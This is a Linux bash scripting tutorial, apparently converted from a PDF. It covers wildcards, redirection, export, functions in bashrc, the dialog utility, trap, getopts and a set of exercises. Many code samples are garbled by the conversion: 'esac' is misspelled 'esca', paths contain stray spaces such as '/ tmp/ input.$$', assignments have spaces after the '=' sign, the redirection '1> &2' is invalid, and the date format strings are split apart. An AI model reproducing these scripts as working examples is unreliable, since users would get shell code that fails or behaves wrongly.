(13)Filename Shorthand or meta Characters (i.e. wild cards)

\* or ? or [...] is one of such shorthand character.

\* Matches any string or group of characters.

For e.g. \$ ls \* , will show all files, \$ ls a\* - will show all files whose first name is starting with letter 'a', \$ ls \*.c ,will show all files having extension .c \$ ls ut\*.c, will show all files having extension .c but first two letters of file name must be 'ut'.

? Matches any single character.

For e.g. \$ ls ? , will show one single letter file name, \$ ls fo? , will show all files whose names are 3 character long and file name begin with fo

[...] Matches any one of the enclosed characters.

For e.g. \$ ls [abc]\* - will show all files beginning with letters a,b,c

[..-..] A pair of characters separated by a minus sign denotes a range;

For eg. \$ ls /bin/[a-c]\* - will show all files name beginning with letter a,b or c like

/bin/arch	/bin/awk	/bin/bsh	/bin/chmod	/bin/cp
/bin/ash	/bin/basename	/bin/cat	/bin/chown	/bin/cpio
/bin/ash.static	/bin/bash	/bin/chgrp	/bin/consolechars	/bin/csh

But

```
$ ls / bin/ [!a-o]
```

```
$ ls / bin/ [^ a-o]
```

If the first character following the [ is a ! or a ^ then any character not enclosed is matched i.e. do not show us file name that beginning with a,b,c,e...o, like

/bin/ps	/bin/rvi	/bin/sleep	/bin/touch	/bin/view
/bin/pwd	/bin/rview	/bin/sort	/bin/true	/bin/wcomp
/bin/red	/bin/sayHello	/bin/stty	/bin/umount	/bin/xconf
/bin/remadmin	/bin/sed	/bin/su	/bin/uname	/bin/ypdomainname
/bin/rm	/bin/setserial	/bin/sync	/bin/userconf	/bin/zcat
/bin/rmdir	/bin/sfxload	/bin/tar	/bin/usleep	
/bin/rpm	/bin/sh	/bin/tcsh	/bin/vi	

(14)com m and1;com m and2

To run two command with one command line.For eg. \$ **date;who** ,Will print today's date followed

by users who are currently login. Note that You can't use \$ date who for same purpose, you must put semicolon in between date and who command.

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## More Advanced Shell Script Commands

### /dev/null - Use to send unwanted output of program

This is special Linux file which is used to send any unwanted output from program/command.

Syntax: *command > /dev/null*

For e.g. **\$ ls > /dev/null**, output of this command is not shown on screen its send to this special file.

The /dev directory contains other device files. The files in this directory mostly represent peripheral devices such disks likes floppy disk, sound card, line printers etc.

### Local and Global Shell variable (export command)

Normally all our variables are local. Local variable can be used in same shell, if you load another copy of shell (by typing the /bin/bash at the \$ prompt) then new shell ignored all old shell's variable. For e.g.

Consider following example

```
$ vech=Bus
$ echo $vech
Bus
$ /bin/bash
$ echo $vech
```

NOTE: -Empty line printed

```
$ vech=Car
$ echo $vech
Car
$ exit
$ echo $vech
Bus
```

Command	Meaning
<b>\$ vech=Bus</b>	Create new local variable 'vech' with Bus as value in first shell
<b>\$ echo \$vech</b>	Print the contains of variable vech
<b>\$ /bin/bash</b>	Now load second shell in memory (Which ignores all old shell's variable)
<b>\$ echo \$vech</b>	Print the contains of variable vech
<b>\$ vech=Car</b>	Create new local variable 'vech' with Car as value in second shell
<b>\$ echo \$vech</b>	Print the contains of variable vech
<b>\$ exit</b>	Exit from second shell return to first shell
<b>\$ echo \$vech</b>	Print the contains of variable vech (Now you can see first shells variable and its value)

We can copy old shell's variable to new shell (i.e. first shells variable to seconds shell), such variable is know as Global Shell variable. To do this use export command

Syntax: *export variable1, variable2,.....variableN*

For e.g.

```
$ vech=Bus
$ echo $vech
Bus
$ export vech
$ /bin/bash
$ echo $vech
Bus
$ exit
$ echo $vech
```

## Bus

Command	Meaning
<b>\$ vech=Bus</b>	Create new local variable 'vech' with Bus as value in first shell
<b>\$ echo \$vech</b>	Print the contains of variable vech
<b>\$ export vech</b>	Export first shells variable to second shell
<b>\$ /bin/bash</b>	Now load second shell in memory (Old shell's variable is accessed from second shell, <i>if they are exported</i> )
<b>\$ echo \$vech</b>	Print the contains of variable vech
<b>\$ exit</b>	Exit from second shell return to first shell
<b>\$ echo \$vech</b>	Print the contains of variable vech

**Conditional execution i.e. && and ||**

The control operators are && (read as AND) and || (read as OR). An AND list has the

Syntax: command1 && command2

Here command2 is executed if, and only if, command1 returns an exit status of zero. An OR list has the

Syntax: command1 || command2

Here command2 is executed if and only if command1 returns a non-zero exit status. You can use both as follows

command1 && comamnd2 if exist status is zero || command3 if exit status is non-zero

Here if command1 is executed successfully then shell will run command2 and if command1 is not successful then command3 is executed. For e.g.

**\$ rm myf && echo File is removed successfully || echo File is not removed**

If file (myf) is removed successful (exist status is zero) then "echo File is removed successfully" statement is executed, otherwise "echo File is not removed" statement is executed (since exist status is non-zero)

**I/ O Redirection and file descriptors**

As you know I/O redirectors are used to send output of command to file or to read input from file. (See Input/Output redirection). Now consider following examples

**\$ cat > myf**

**This is my file**

**^ D**

Above command send output of cat command to myf file

**\$ cal**

Above command prints calendar on screen, but if you wish to store this calendar to file then give command

**\$ cal > mycal**

The cal command send output to mycal file. This is called output redirection

**\$ sort**

**10**

**-20**

**11**

**2**

**^ D**

**-20**

**2**

**10**

**11**

Here sort command takes input from keyboard and then sorts the number, If we wish to take input from file give command as follows

**\$ cat > nos**

**10**



```

-20
11
2
^D
$ sort < nos
-20
2
10
11

```

First we have created the file nos, then we have taken input from this file and sort command prints sorted numbers. This is called input redirection. In Linux (And in C programming Language) your keyboard, screen etc are treated as files. Following are name of such files

Standard File	File Descriptors number	Use	Example
stdin	0	as Standard input	Keyboard
stdout	1	as Standard output	Screen
stderr	2	as Standard error	Screen

By default in Linux every program has three files associated with it, (when we start our program these three files are automatically opened by your shell) The use of first two files (i.e. stdin and stdout) , are already seen by us. The last file stderr (numbered as 2) is used by our program to print error on screen. You can redirect the output from a file descriptor directly to file with following

Syntax: file-descriptor-number> filename

For e.g.

```
$ rm bad_file_name111
```

rm: cannot remove `bad\_file\_name111': No such file or directory ,is the output (error) of the above program. Now if we try to redirect this error-output to file, it can not be send to file

```
$ rm bad_file_name111 > er
```

Still it prints output on stderr as rm: cannot remove `bad\_file\_name111': No such file or directory, And if you see er file as \$ cat er , This file is empty, since output is send to error device and you can not redirect it to copy this error-output to your file 'er'. To overcome this we have to use following command

```
$ rm bad_file_name111 2>er
```

Note that no space are allowed between 2 and > , The 2>er directs the standard error output to file. 2 number is default number of stderr file. Now consider another example, here we are writing shell script as follows

```
$ cat > demoscrr
```

```
if [ $# -ne 2 ]
```

```
then
```

```
echo "Error : Number are not supplied"
```

```
echo "Usage : $0 number1 number2"
```

```
exit 1
```

```
fi
```

```
ans=`expr $1 + $2`
```

```
echo "Sum is $ans"
```

Try it as follows

```
$ chmod +x demoscrr
```

```
$ ./demoscrr
```

```
Error : Number are not supplied
```

```
Usage : ./demoscrr number1 number2
```

```
$ ./demoscrr > er1
```

```
$ ./demoscrr 5 7
```

```
Sum is 12
```

Here for first sample run , our script prints error message indicating that we have not given two number. For second sample run, we have redirect output of our script to file, since it's error we have to show it to

user, It means we have to print our error message on stderr not on stdout. To overcome this problem replace above echo statements as follows

```
echo "Error : Number are not supplied" 1> &2
```

```
echo "Usage : $0 number1 number2" 1> &2
```

Now if you run as

```
$ ./demoscr > er1
```

```
Error : Number are not supplied
```

```
Usage : ./demoscr number1 number2
```

It will print error message on stderr and not on stdout. The 1> &2 at the end of echo statement, directs the standard output (stdout) to standard error (stderr) device.

Syntax: *from > &destination*

## Functions

Function is series of instruction/commands. Function performs particular activity in shell. To define function use following

Syntax:

```
function-name ( )
{
    command1
    command2
    .....
    ...
    commandN
    return
}
```

Where function-name is name of you function, that executes these commands. A return statement will terminate the function. For e.g. Type SayHello() at \$ prompt as follows

```
$ SayHello()
{
echo "Hello $LOGNAME, Have nice computing"
return
}
```

Now to execute this SayHello() function just type it name as follows

```
$ SayHello
```

```
Hello xxxxx, Have nice computing
```

This way you can call your function. Note that after restarting your computer you will loss this SayHello() function, since its created for that session only. To overcome this problem and to add you own function to automat some of the day today life task, your function to /etc/bashrc file. Note that to add function to this file you must logon as root. Following is the sample /etc/bashrc file with today() function , which is used to print formatted date. First logon as root or if you already logon with your name (your login is not root), and want to move to root account, then you can type following command , when asked for password type root (administrators) password

```
$ su
```

```
password:
```

Now open file as ( Note your prompt is changed to # from \$ to indicate you are root)

```
# vi / etc/ bashrc
```

**OR**

```
# mcedit / etc/ bashrc
```

At the end of file add following in /etc/bashrc file

```
#
```

```
# today() to print formatted date
```

```
#
```

```
# To run this function type today at the $ prompt
```

```
# Added by Vivek to show function in Linux
```

```
#
```

```

today()
{
echo This is a `date + "% A % d in % B of % Y ( % r) "`
return
}

```

Save the file and exit it, after all this modification your file may look like as follows

```

# / etc/ bashrc

# System wide functions and aliases
# Environment stuff goes in / etc/ profile

# For some unknown reason bash refuses to inherit
# PS1 in some circumstances that I can't figure out.
# Putting PS1 here ensures that it gets loaded every time.

```

```

PS1= "[\ u@\ h \ W]\ \ $ "

```

```

#
# today() to print formatted date
#
# To run this function type today at the $ prompt
# Added by Vivek to show function in Linux
today()
{
echo This is a `date + "% A % d in % B of % Y ( % r) "`
return
}

```

To run function first completely logout by typing exit at the \$prompt (Or press CTRL + D, Note you may have to type exit (CTRL + D) twice if you login to root account by using su command) ,then login and type \$ **today** , this way today() is available to all user in your system, If you want to add particular function to particular user then open .bashrc file in your home directory as follows

```

# vi .bashrc

```

**OR**

```

# mcedit .bashrc

```

At the end of file add following in .bashrc file

```

SayBuy()
{
    echo "Buy $LOGNAME ! Life never be the same, until you log again!"
    echo "Press a key to logout. . ."
    read
    return
}

```

Save the file and exit it, after all this modification your file may look like as follows

```

# .bashrc
#
# User specific aliases and functions
# Source global definitions

```

```

if [ -f / etc/ bashrc ]; then
./ etc/ bashrc
fi

```

```

SayBuy()

```

```
{
    echo "Buy $LOGNAME ! Life never be the same, until you log again!"
    echo "Press a key to logout. . ."
    read
    return
}
```

To run function first logout by typing exit at the \$ prompt (Or press CTRL + D ) ,then logon and type \$ **SayBuy** , this way SayBuy() is available to only in your login and not to all user in system, Use .bashrc file in your home directory to add User specific aliases and functions only. (Tip: If you want to show some message or want to perform some action when you logout, Open file .bash\_logout in your home directory and add your stuff here For e.g. When ever I logout, I want to show message Buy! Then open your .bash\_logout file using text editor such as vi and add statement

```
echo "Buy $LOGNAME, Press a key. . ."
read
```

Save and exit from the file. Then to test this logout from your system by pressing CTRL + D (or type **exit**) immediately you will see message "Buy xxxxx, Press a key. . .", after pressing key you will be exited.)

## User Interface and dialog utility

Good program/shell script must interact with users. There are two ways to this one is use command line to script when you want input, second use statement like echo and read to read input into variable from the prompt. For e.g. Write script as

```
$ cat > userinte
#
# Script to demo echo and read command for user interaction
#
echo "Your good name please : "
read na
echo "Your age please : "
read age
neyr=`expr $age + 1`
echo "Hello $na, next year you will be $neyr yrs old."
```

Save it and run as

```
$ chmod +x userinte
$ ./userinte
```

Your good name please :

Vivek

Your age please :

25

Hello Vivek, next year you will be 26 yrs old.

Even you can create menus to interact with user, first show menu option, then ask user to choose menu item, and take appropriate action according to selected menu item, this technique is show in following script

```
$ cat > menuui
#
# Script to create simple menus and take action according to that selected
# menu item
#
while :
do
    clear
    echo "-----"
    echo " Main Menu "
    echo "-----"
    echo "[1] Show Todays date/ time"
    echo "[2] Show files in current directory"
```

```

echo "[3] Show calendar"
echo "[4] Start editor to write letters"
echo "[5] Exit/ Stop"
echo "===== "
echo -n "Enter your menu choice [1-5]: "
read yourch
case $yourch in
    1) echo "Today is `date` , press a key. . ." ; read ;;
    2) echo "Files in `pwd` " ; ls -l ; echo "Press a key. . ." ; read ;;
    3) cal ; echo "Press a key. . ." ; read ;;
    4) vi ;;
    5) exit 0 ;;
    *) echo "Opps!!! Please select choice 1,2,3,4, or 5";
       echo "Press a key. . ." ; read ;;
esca

```

**done**

Above all statement explained in following table

Statement	Explanation
<b>while :</b>	Start infinite loop, this loop will only break if you select 5 ( i.e. Exit/Stop menu item) as your menu choice
<b>do</b>	Start loop
<b>clear</b>	Clear the screen, each and every time
echo "-----" echo "          Main Menu " echo "-----" echo "[1] Show Todays date/time" echo "[2] Show files in current directory" echo "[3] Show calendar" echo "[4] Start editor to write letters" echo "[5] Exit/Stop" echo "===== "	Show menu on screen with menu items
<b>echo -n "Enter your menu choice [1-5]: "</b>	Ask user to enter menu item number
<b>read yourch</b>	Read menu item number from user
<b>case \$yourch in</b> 1) echo "Today is `date` , press a key. . ." ; read ;; 2) echo "Files in `pwd` " ; ls -l ;    echo "Press a key. . ." ; read ;; 3) cal ; echo "Press a key. . ." ; read ;; 4) vi ;; 5) exit 0 ;; *) echo "Opps!!! Please select choice 1,2,3,4, or 5";    echo "Press a key. . ." ; read ;; <b>esca</b>	Take appropriate action according to selected menu item, If menu item is not between 1 - 5, then show error and ask user to input number between 1-5 again
<b>done</b>	Stop loop , if menu item number is 5 ( i.e. Exit/Stop)

User interface usually includes, menus, different type of boxes like info box, message box, Input box etc. In Linux shell there is no built-in facility available to create such user interface, But there is one utility supplied with Red Hat Linux version 6.0 called dialog, which is used to create different type of boxes like info box, message box, menu box, Input box etc. Now try dialog utility as follows :



```
$ cat > dia1
```

```
dialog --title "Linux Dialog Utility Infobox" --backtitle "Linux Shell Script\
Tutorial" --infobox "This is dialog box called infobox, which is used\
to show some information on screen, Thanks to Savio Lam and\
Stuart Herbert to give us this utility. Press any key. . . " 7 50 ; read
```

Save the shell script and run as

```
$ chmod +x dia1
```

```
$ ./ dia1
```

After executing this dialog statement you will see box on screen with titled as "Welcome to Linux Dialog Utility" and message "This is dialog....Press any key. . ." inside this box. The title of box is specified by --title option and info box with --infobox "Message" with this option. Here 7 and 50 are height-of-box and width-of-box respectively. "Linux Shell Script Tutorial" is the backtitle of dialog show on upper left side of screen and below that line is drawn. Use dialog utility to Display dialog boxes from shell scripts.

Syntax:

```
dialog --title {title} --backtitle {backtitle} {Box options}
where Box options can be any one of following
--yesno      {text}  {height} {width}
--msgbox     {text}  {height} {width}
--infobox    {text}  {height} {width}
--inputbox   {text}  {height} {width} [{init}]
--textbox    {file}  {height} {width}
--menu       {text}  {height} {width} {menu} {height} {tag1} item1}...
```

msgbox using dialog utility

```
$ cat > dia2
```

```
dialog --title "Linux Dialog Utility Msgbox" --backtitle "Linux Shell Script\
Tutorial" --msgbox "This is dialog box called msgbox, which is used\
to show some information on screen which has also Ok button, Thanks to Savio Lam\
and Stuart Herbert to give us this utility. Press any key. . . " 9 50
```

Save it and run as

```
$ chmod +x dia2
```

```
$ ./ dia2
```

yesno box using dialog utility

```
$ cat > dia3
```

```
dialog --title "Alert : Delete File" --backtitle "Linux Shell Script\
Tutorial" --yesno "\ nDo you want to delete '/usr/ letters/ jobapplication'\
file" 7 60
sel=$?
case $sel in
    0) echo "You select to delete file";;
    1) echo "You select not to delete file";;
    255) echo "Canceled by you by pressing [ESC] key";;
esac
```

Save it and run as

```
$ chmod +x dia3
```

```
$ ./ dia3
```

Above script creates yesno type dialog box, which is used to ask some questions to the user , and answer to those question either yes or no. After asking question how do we know, whether user has press yes or no button ? The answer is exit status, if user press yes button exit status will be zero, if user press no button exit status will be one and if user press Escape key to cancel dialog box exit status will be one 255. That is what we have tested in our above shell as

Statement	Meaning
<b>sel=\$?</b>	Get exit status of dialog utility
<b>case \$sel in 0) echo "You select to delete file";; 1) echo "You select not to delete file";; 255) echo "Canceled by you by pressing [Escape] key";; esac</b>	Now take action according to exit status of dialog utility, if exit status is 0 , delete file, if exit status is 1 do not delete file and if exit status is 255, means Escape key is pressed.

inputbox using dialog utility

```
$ cat > dia4
dialog --title "Inputbox - To take input from you" --backtitle "Linux Shell\
Script Tutorial" --inputbox "Enter your name please" 8 60 2> / tmp/ input.$$
```

```
sel= $?
na=` cat / tmp/ input.$$`
case $sel in
    0) echo "Hello $na" ;;
    1) echo "Cancel is Press" ;;
    255) echo "[ESCAPE] key pressed" ;;
esac
rm -f / tmp/ input.$$
```

Inputbox is used to take input from user, Here we are taking Name of user as input. But where we are going to store inputted name, the answer is to redirect inputted name to file via statement 2> /tmp/input.\$\$ at the end of dialog command, which means send screen output to file called /tmp/input.\$\$, letter we can retrieve this inputted name and store to variable as follows **na=` cat / tmp/ input.\$\$`** . For inputbox exit status is as follows

Exit Status for Inputbox	Meaning
0	Command is successful
1	Cancel button is pressed by user
255	Escape key is pressed by user

Now we will write script to create menus using dialog utility, following are menu items

Date/time

Calendar

Editor

and action for each menu-item is follows

```
-----
MENU-ITEM      ACTION
-----
Date/time      Show current date/time
Calendar        Show calendar
Editor          Start vi Editor
-----
```

Create script as follows

```
$ cat > smenu
#
# How to create small menu using dialog
#
dialog --backtitle "Linux Shell Script Tutorial " --title "Main\
Menu" --menu "Move using [UP] [DOWN],[Enter] to\
```

```

Select" 15 50 3\
Date/ time    "Shows Date and Time "\
Calendar      "To see calendar "\
Editor        "To start vi editor " 2> / tmp/ menuitem.$$

```

```
menuitem=`cat / tmp/ menuitem.$$`
```

```
opt=$?
```

```

case $menuitem in
    Date/ time) date;;
    Calendar) cal;;
    Editor) vi;;
esac

```

```
rm -f / tmp/ menuitem.$$
```

Save it and run as

```
$ chmod +x smenu
```

```
$ ./ smenu
```

Here --menu option is used of dialog utility to create menus, menu option take

--menu options	Meaning
"Move using [UP] [DOWN],[Enter] to Select"	This is text show before menu
15	Height of box
50	Width of box
3	Height of menu
Date/time    "Shows Date and Time"	First menu item called as <i>tag1</i> (i.e. <b>Date/time</b> ) and description for menu item called as <i>item1</i> (i.e. "Shows Date and Time")
Calendar      "To see calendar  "	First menu item called as <i>tag2</i> (i.e. <b>Calendar</b> ) and description for menu item called as <i>item2</i> (i.e. "To see calendar")
Editor        "To start vi editor "	First menu item called as <i>tag3</i> (i.e. <b>Editor</b> ) and description for menu item called as <i>item3</i> (i.e."To start vi editor")
2>/tmp/menuitem.\$\$	Send sleeted menu item (tag) to this temporary file

After creating menus, user selects menu-item by pressing enter key the selected choice is redirected to temporary file, Next this menu-item is retrieved from temporary file and following case statement compare the menu-item and takes appropriate step according to selected menu item. As you see, dialog utility allows more powerful user interaction then the older read and echo statement. The only problem with dialog utility is it work slowly.

## trap command

Now consider following script

```
$ cat > testsign
```

```
ls -R /
```

Save and run it as

```
$ chmod +x testsign
```

```
$ ./ testsign
```

Now if you press ctrl + c , while running this script, script get terminated. The ctrl + c here work as signal, When such signal occurs its send to all process currently running in your system. Now consider following shell script

```

$ cat > testsign1
#
# Why to trap signal, version 1
#
Take_input1()
{
    recno=0
    clear
    echo "Appointment Note keeper Application for Linux"
    echo -n "Enter your database file name : "
    read filename

    if [ ! -f $filename ]; then
        echo "Sorry, $filename does not exit, Creating $filename database"
        echo "Appointment Note keeper Application database file" > $filename
    fi

    echo "Data entry start data: `date`" > /tmp/input0.$$
    #
    # Set a infinite loop
    #
    while :
    do
        echo -n "Appointment Title:"
        read na
        echo -n "Appoint time :"
        read ti
        echo -n "Any Remark :"
        read remark
        echo -n "Is data okay (y/ n) ?"
        read ans

        if [ $ans = y -o $ans = Y ]; then
            recno=`expr $recno + 1`
            echo "$recno. $na $ti $remark" >> /tmp/input0.$$
        fi

        echo -n "Add next appointment (y/ n)?"
        read isnext

        if [ $isnext = n -o $isnext = N ]; then
            cat /tmp/input0.$$ >> $filename
            rm -f /tmp/input0.$$
            return # terminate loop
        fi
    done
}

#
#
# Call our user define function : Take_input1
#
Take_input1

Save it and run as
$ chmod +x testsign1
$ ./testsign1

```

It first ask you main database file where all appointment of that day is stored, if no such database file found, file is created, after that it open one temporary file in / **tmp** directory, and puts today's date in that

file. Then one infinite loop begins, which ask appointment title, time and remark, if this information is correct its written to temporary file, After that script ask user , whether he/she wants add next appointment record, if yes then next record is added , otherwise all records are copied from temporary file to database file and then loop will be terminated. You can view your database file by using cat command. Now problem is that while running this script, if you press CTRL+ C, your shell script gets terminated and temporary file are left in / **tmp** directory. For e.g. try as follows

```
$/ testsign1
```

After given database file name and after adding at least one appointment record to temporary file press CTRL+C, Our script get terminated, and it left temporary file in / **tmp** directory, you can check this by giving command as follows

```
$ ls / tmp/ input*
```

Our script needs to detect when such signal (event) occurs, To achieve this we have to first detect Signal using trap command

Syntax: *trap { commands } { signal number list }*

Signal Number	When occurs
0	shell exit
1	hangup
2	interrupt (CTRL+ C)
3	quit
9	kill (cannot be caught)

To catch this signal in above script, put *trap* statement before calling Take\_input1 function as **trap del\_file 2** ., Here trap command called del\_file() when 2 number interrupt ( i.e.CTRL+ C ) occurs. Open above script in editor and modify it so that at the end it will look like as follows

```
$ vi testsign1
```

```
or
```

```
$ mcedit testsign1
```

```
#
```

```
# signal is trapped to delete temporary file , version 2
```

```
#
```

```
del_file()
```

```
{
```

```
    echo "* * * CTRL + C Trap Occurs (removing temporary file)* * *
```

```
    rm -f / tmp/ input0.$$
```

```
    exit 1
```

```
}
```

```
Take_input1()
```

```
{
```

```
    recno=0
```

```
    clear
```

```
    echo "Appointment Note keeper Application for Linux"
```

```
    echo -n "Enter your database file name : "
```

```
    read filename
```

```
if [ ! -f $filename ]; then
```

```
    echo "Sorry, $filename does not exit, Creating $filename database"
```

```
    echo "Appointment Note keeper Application database file" > $filename
```

```
fi
```

```
echo "Data entry start data: ` date ` " > / tmp/ input0.$$
```

```
#
```

```
# Set a infinite loop
```

```
#
```

```
while :
```

```
do
```



```

    echo -n "Appointment Title:"
    read na
    echo -n "Appoint time :"
    read ti
    echo -n "Any Remark :"
    read remark
    echo -n "Is data okay (y/ n) ?"
    read ans

if [ $ans = y -o $ans = Y ]; then
    recno=`expr $recno + 1`
    echo "$recno. $na $ti $remark" >> /tmp/input0.$$
fi

echo -n "Add next appointment (y/ n)?"
read isnext

if [ $isnext = n -o $isnext = N ]; then
    cat /tmp/input0.$$ >> $filename
    rm -f /tmp/input0.$$
    return # terminate loop
fi
done
}

#
# Set trap to for CTRL+ C interrupt,
# When occurs it first it calls del_file() and then exit
#
trap del_file 2

#
# Call our user define function : Take_input1
#
Take_input1

```

Now save it run the program as

```
$ ./testsign1
```

After given database file name and after giving appointment title press CTRL+ C, Here we have already captured this CTRL + C signal (interrupt), so first our function del\_file() is called, in which it gives message as "*\* \* \* CTRL + C Trap Occurs (removing temporary file) \* \* \**" and then it remove our temporary file and then exit with exit status 1. Now check /tmp directory as follows

```
$ ls /tmp/input*
```

Now Shell will report no such temporary file exit.

## getopts command

This command is used to check valid command line argument passed to script. Usually used in while loop.

**Syntax:** *getopts {optstring} {variable1}*

getopts is used by shell to parse command line argument. optstring contains the option letters to be recognized; if a letter is followed by a colon, the option is expected to have an argument, which should be separated from it by white space. Each time it is invoked, getopts places the next option in the shell variable variable1, When an option requires an argument, getopts places that argument into the variable OPTARG. On errors getopts diagnostic messages are printed when illegal options or missing option arguments are encountered. If an illegal option is seen, getopts places ? into variable1. For e.g. We have script called ani which has syntax as

```
ani -n -a -s -w -d
```

*Options: These are optional argument*

*-n name of animal*

*-a age of animal*  
*-s sex of animal*  
*-w weight of animal*  
*-d demo values (if any of the above options are used*  
*their values are not taken)*

```

$ cat > ani
#
# Usage: ani  -n -a -s -w -d
#
#
# help_an() To print help
#
help_an()
{
    echo "Usage: $0  -n -a -s -w -d"
    echo "Options: These are optional argument"
    echo "    -n name of animal"
    echo "    -a age of animal"
    echo "    -s sex of animal "
    echo "    -w weight of animal"
    echo "    -d demo values (if any of the above options are used "
    echo "        their values are not taken)"
    exit 1
}
#
# Start main procedure
#
#
# Set default value for variable
#
isdef=0

na= Moti
age= "2 Months "
sex= Male
weight= 3 Kg

#
# if no argument
#
if [ $# -lt 1 ]; then
    help_an
fi

while getopts n:a:s:w:d opt
do
    case "$opt" in
        n) na= "$OPTARG";;
        a) age= "$OPTARG";;
        s) sex= "$OPTARG";;
        w) weight= "$OPTARG";;
        d) isdef= 1;;
        \?) help_an;;
    esac
done

```

```

if [ $isdef -eq 0 ]
then
    echo "Animal Name: $na, Age: $age, Sex: $sex, Weight: $weight (user define mode)"
else
    na= "Pluto Dog"
    age= 3
    sex= Male
    weight= 20kg
    echo "Animal Name: $na, Age: $age, Sex: $sex, Weight: $weight (demo mode)"
fi

```

Save it and run as follows

```

$ chmod +x ani
$ ani -n Lassie -a 4 -s Female -w 20Kg
$ ani -a 4 -s Female -n Lassie -w 20Kg
$ ani -n Lassie -s Female -w 20Kg -a 4
$ ani -w 20Kg -s Female -n Lassie -a 4
$ ani -w 20Kg -s Female
$ ani -n Lassie -a 4
$ ani -n Lassie
$ ani -a 2

```

See because of getopt, we can pass command line argument in different style. Following are invalid options for ani script

```

$ ani -nLassie -a4 -sFemal -w20Kg
Here no space between option and their value.
$ ani -nLassie-a4-sFemal-w20Kg
$ ani -n Lassie -a 4 -s Female -w 20Kg -c Mammal

```

Here -c is not one of the options.

## More examples of Shell Script (Exercise for You :-)

First try to write this shell script, as exercise, if any problem or for sample answer to this Shell script open the shell script file supplied with this tutorial.

Q.1. How to write shell script that will add two nos, which are supplied as command line argument, and if this two nos are not given show error and its usage

Answer: See Q1 shell Script.

Q.2. Write Script to find out biggest number from given three nos. Nos are supplies as command line argument. Print error if sufficient arguments are not supplied.

Answer: See Q2 shell Script.

Q.3. Write script to print nos as 5,4,3,2,1 using while loop.

Answer: See Q3 shell Script.

Q.4. Write Script, using case statement to perform basic math operation as follows

```

+ addition
- subtraction
x multiplication
/ division

```

The name of script must be 'q4' which works as follows

```
$ ./q4 20 / 3, Also check for sufficient command line arguments
```

Answer: See Q4 shell Script.

Q.5. Write Script to see current date, time, username, and current directory

Answer: See Q5 shell Script.

Q.6. Write script to print given number in reverse order, for eg. If no is 123 it must print as 321.

Answer: See Q6 shell Script.

Q.7. Write script to print given numbers sum of all digit, For eg. If no is 123 it's sum of all digit will be  $1+2+3 = 6$ .

Answer: See Q7 shell Script.

Q.8. How to perform real number (number with decimal point) calculation in Linux

Answer: Use Linux's bc command

Q.9. How to calculate  $5.12 + 2.5$  real number calculation at \$ prompt in Shell ?

Answer: Use command as , \$ **echo 5.12 + 2.5 | bc** , here we are giving echo commands output to bc to calculate the  $5.12 + 2.5$

Q.10. How to perform real number calculation in shell script and store result to third variable , lets say  $a=5.66$ ,  $b=8.67$ ,  $c=a+b$ ?

Answer: See Q10 shell Script.

Q.11. Write script to determine whether given file exist or not, file name is supplied as command line argument, also check for sufficient number of command line argument

Answer: See Q11 shell Script.

Q.12. Write script to determine whether given command line argument (\$1) contains "\*" symbol or not, if \$1 does not contains "\*" symbol add it to \$1, otherwise show message "Symbol is not required". For e.g. If we called this script Q12 then after giving ,

\$ **Q12 / bin**

Here \$1 is /bin, it should check whether "\*" symbol is present or not if not it should print Required i.e. /bin/\*, and if symbol present then Symbol is not required must be printed. Test your script as

\$ **Q12 / bin**

\$ **Q12 / bin/ \***

Answer: See Q12 shell Script

Q.13. Write script to print contains of file from given line number to next given number of lines. For e.g. If we called this script as Q13 and run as

\$ **Q13 5 5 myf** , Here print contains of 'myf' file from line number 5 to next 5 line of that file.

Answer: See Q13 shell Script

Q.14. Write script to implement getopts statement, your script should understand following command line argument called this script Q14,

Q14 -c -d -m -e

Where options work as

-c clear the screen

-d show list of files in current working directory

-m start mc (midnight commander shell) , if installed

-e { editor } start this { editor } if installed

Answer: See Q14 shell Script

Q.15. Write script called sayHello, put this script into your startup file called .bash\_profile, the script should run as soon as you logon to system, and it print any one of the following message in infobox using dialog utility, if installed in your system, If dialog utility is not installed then use echo statement to print message : -

Good Morning

Good Afternoon

Good Evening , according to system time.

Answer: See Q15 shell Script

Q.16. How to write script, that will print, Message "Hello World" , in Bold and Blink effect, and in different colors like red, brown etc using echo command.

Answer: See Q16 shell Script

Q.17. Write script to implement background process that will continually print current time in upper right

corner of the screen , while user can do his/her normal job at \$ prompt.

Answer: See Q17 shell Script.

Q.18. Write shell script to implement menus using dialog utility. Menu-items and action according to select menu-item is as follows

Menu-Item	Purpose	Action for Menu-Item
Date/time	To see current date time	Date and time must be shown using infobox of dialog utility
Calendar	To see current calendar	Calendar must be shown using infobox of dialog utility
Delete	To delete selected file	First ask user name of directory where all files are present, if no name of directory given assumes current directory, then show all files only of that directory, Files must be shown on screen using menus of dialog utility, let the user select the file, then ask the confirmation to user whether he/she wants to delete selected file, if answer is yes then delete the file , report errors if any while deleting file to user.
Exit	To Exit this shell script	Exit/Stops the menu driven program i.e. this script

Note: Create function for all action for e.g. To show date/time on screen create function show\_datetime().

Answer: See Q18 shell Script.

Q.19. Write shell script to show various system configuration like

- 1) Currently logged user and his logname
- 2) Your current shell
- 3) Your home directory
- 4) Your operating system type
- 5) Your current path setting
- 6) Your current working directory
- 7) Show Currently logged number of users
- 8) About your os and version ,release number , kernel version
- 9) Show all available shells
- 10) Show mouse settings
- 11) Show computer cpu information like processor type, speed etc
- 12) Show memory information
- 13) Show hard disk information like size of hard-disk, cache memory, model etc
- 14) File system (Mounted)

Answer: See Q19 shell Script.

That's all!, Thanks for reading, This tutorial ends here, but Linux programming environment is big, rich and productive (As you see from above shell script exercise), you should continue to read more advance topics and books. If you have any suggestion or new ideas or problem with this tutorial, please feel free to contact me.

My e-mail is [gite-vivek@usa.net](mailto:gite-vivek@usa.net).